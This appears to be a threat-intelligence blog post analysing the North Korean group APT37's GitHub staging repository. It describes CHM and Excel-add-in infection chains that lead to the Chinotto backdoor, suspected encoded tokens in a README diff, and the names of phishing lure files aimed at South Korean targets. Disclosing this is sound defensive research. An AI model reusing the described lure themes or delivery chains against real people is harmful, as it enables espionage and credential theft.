The Unintentional Leak: A glimpse into the attack vectors of APT37

Summary

At Zscaler ThreatLabz, we have been closely monitoring the tools, techniques and procedures (TTPs) of APT37 (also known as ScarCruft or Temp.Reaper) - a North Korea-based advanced persistent threat actor. This threat actor has been very active in February and March 2023 targeting individuals in various South Korean organizations.

During our threat hunting research, we came across a GitHub repository which is owned by a member of the threat actor group. Due to an operational security (OpSec) failure of the threat actor, we were able to access a wealth of information about the malicious files used by this APT group along with the timeline of their activities dating as far back as October 2020.

Recently, Sekoia shared their findings of the toolset of APT37 here. In our blog, we disclose additional details which we found as a result of our in-depth investigation of the threat actor's GitHub repository.

The large number of samples we identified through the attacker's GitHub repository are not present on OSINT sources such as VirusTotal either. This allowed us to get more insights into this threat actor's previously undocumented attack vectors, motives, targets and the themes used.

In this blog, we will provide a high-level technical analysis of the infection chain, the new loaders we identified and a detailed analysis of the themes used by this APT group, discovered while reviewing the GitHub commit history. Even though the threat actor routinely deletes the files from the repository, we were able to retrieve all the deleted files and do an analysis of them.

Key points

- APT37 is a North Korea-based advanced persistent threat actor which primarily targets individuals in South Korean organizations.
- Its main objective is cyber espionage and it achieves this through data exfiltration of selected file formats of interest to the threat actor
- It distributes the Chinotto PowerShell-based backdoor using various attack vectors.
- We discovered the GitHub repository of APT37 and uncovered many previously undocumented attack vectors, artifacts and themes used by this group
- File formats abused by APT37 include Windows help file (CHM), HTA, HWP (Hancom office), XLL (MS Excel Add-in) and macro-based MS Office files.
- In addition to distributing malwares, this group is also focused on credential phishing attacks
- The group has resumed its activity in the second half of Jan 2023 and since then is actively targeting users in South Korea through spear phishing emails
- For C2 infrastructure, it often compromises South Korea-based bulletin board system (BBS) websites and uses them
- The group is constantly evolving its tools, techniques and procedures while experimenting with new file formats and methods to bypass security vendors

Attack chain

There are multiple attack vectors used by APT37 in this campaign. Figure 1 and Figure 2 show 2 examples of the attack-chain. The other attack vectors we have described in the "Recent TTPs" section.




Figure 1: attack-chain using CHM file format to kick start the infection chain




Initial infection is unknown
XLL
XLL File (MS Office Excel Add-in)
X
MS Office Excel loads the XLL add-in, calls xlAutoOpen()
MSHTA
Downloads
Executes
HTA
Chinotto PowerShell-based backdoor
Exfiltrates data and beacons
Awaits commands
C2 server

Figure 2: attack-chain using the MS Office Excel add-in to kick start the infection chain

Opsec failure by APT37

Threat actor's GitHub repository overview

Our initial discovery was the GitHub repository of APT37 which was used to stage several malicious payloads. Figure 3 shows a preview of the threat actor's GitHub repository



https://github.com[redacted]

[redacted] Public

[redacted] Add files via upload [redacted] 14 hours ago 329 commits

20230302_Guide.rar	Add files via upload	2 weeks ago
20230315_SejeongSupport.xll	Add files via upload	14 hours ago
HealthDoc.rar	Add files via upload	3 weeks ago
Payment.rar	Add files via upload	2 weeks ago
README.md	Update README.md	2 months ago
Transaction.rar	Add files via upload	last week
문의사항.zip	Add files via upload	2 weeks ago

README.md

About

No description, website, or topi
provided.

Readme
0 stars
1 watching
0 forks

Releases

No releases published

Packages


No packages published

Figure 3: GitHub account of the threat actor

The contents of the Readme file are chosen to appear as an Android software related repository. At the end of the Readme file, we noticed a base64-encoded string, preceded by a tag

While reviewing the commit history, we noticed that the threat actor often updates this encoded string. While we were not able to identify the exact usage of this encoded string, we believe it will be fetched by a payload on the endpoint.

Figure 4 shows a GitHub commit where the threat actor is updating the encoded token.



[redacted] Public

Update README.md

[redacted] committed on Jan 25 Verified 1 parent [redacted] commit [redacted]

Showing **1 changed file** with **1 addition** and **1 deletion**.

2 README.md

```
@@ -2,4 +2,4 @@

You could use an AlertDialog for this and construct one using its Builder class. The example below uses the default constructor that only takes in a Context since the dialog
will inherit the proper theme from the Context you pass in, but there's also a constructor that allows you to specify a specific theme resource as the second parameter if you
desire to do so.

- <>S3dITXZ3LmJvaUMzdzpqR2JmMDd3VW9iN3RGanoxM1dxRFE4WjRsVFBDbVBQdldzb3hZYjFxc21r
+ <>S3dITXZ3Ll9iYjl0dzpIaFpOZ3Voc0J4LVQ2LWR0RlEwa3A2VjJCZWZfbnd3aDR1SUNvS3BzeWJR
```


0 comments on commit [redacted]

Please sign in to comment.

Figure 4: GitHub commit which shows threat actor updating the encoded token in the README

Recovery of deleted files

When we reviewed the commit history of the GitHub repository, we noticed that the threat actor frequently deleted malicious files from it. Figure 5 shows commit logs related to the delete events.



https://github.com/[redacted]commits/main

Commits on Feb 24, 2023

Add files via upload
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete BoanMail.rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete Invoice_1514_from_Evo3_Marketing_Inc.rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete [INSS] National Security and Strategy (Winter 2022).rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete Ambassador Schedule Week 6 2023.rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete News about Foreign affairs, The High North and Ukraine.rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete final exam questions 2022 summer KED.rar
[redacted] committed 3 weeks ago — Verified — [redacted]


Delete 제39기 모집요강 및 입학지원서-재송.rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Delete KB_20230126.rar
[redacted] committed 3 weeks ago — Verified — [redacted]

Figure 5: GitHub commit history showing the files being deleted routinely by the threat actor

We traced this commit history all the way to its origin, and observed that the first commit happened in October 2020. This was surprising to us since the threat actor was able to maintain a GitHub repository, frequently staging malicious payloads for more than 2 years without being detected or taken down.

Figure 6 shows the first commit in the commit history logs.



Commits on Oct 14, 2020

Create hash
[redacted] committed on Oct 14, 2020 — Verified — [redacted]

Update README.md
[redacted] committed on Oct 14, 2020 — Verified — [redacted]

Update alertdialog
[redacted] committed on Oct 14, 2020 — Verified — [redacted]

Create alertdialog
[redacted] committed on Oct 14, 2020 — Verified — [redacted]

Initial commit
[redacted] committed on Oct 14, 2020 — Verified — [redacted]

Figure 6: First commit in the GitHub account. Activity started in October 2020

Our next step was to retrieve all the deleted files from the GitHub repository. We have included the list of hashes and the original filenames in the indicators of compromise (IOCs) section.

Themes and target analysis

This wealth of information retrieved from the GitHub repository gave us a lot of insight into the types of themes used by the threat actor as social engineering lures and we were able to make an educated guess about the potential targets of the campaign.

Per our analysis of the file names, and the decoy contents, we have summarized the themes below along with examples. This is not an exhaustive list


Theme	Filename	Comments
Geopolitical	[INSS] National Security and Strategy (Winter 2022).rar	
South Korean companies	LG유플러스_이동통신_202207_이_선.rar	Themes related to popular South Korean companies - LG and Samsung
	SamsungLife.rar	
Academic institutes	final exam questions 2022 summer KED.rar	Exam questions related to Korean Economic Development (KED)
	2022 후기 신-편입생 모집요강.rar	Related to University of North Korean studies
Finance (income tax, general insurance)	WooriCard_20220401.rar	WooriCard is a popular financial services organization in South Korea
	BoanMail.rar	Hanwha general insurance is a major insurer in South Korea

Examples of decoy themes

We have included below a few decoy themes used by the threat actor. These are samples not yet documented in the public domain. So, we hope to share more insights into the themes used in the campaign through this information.

Geopolitics

Figure 7 shows a decoy file related to INSS (Institute of National Security Strategy) in South Korea. This decoy PDF was sent along with a CHM file inside the archive file with the name: [INSS] National Security and Strategy (Winter 2022).rar



2022 겨울 ▌제 22권 4호(통권88호)

ISSN 2466-2259

국가안보와 전략

NATIONAL SECURITY AND STRATEGY

INSS

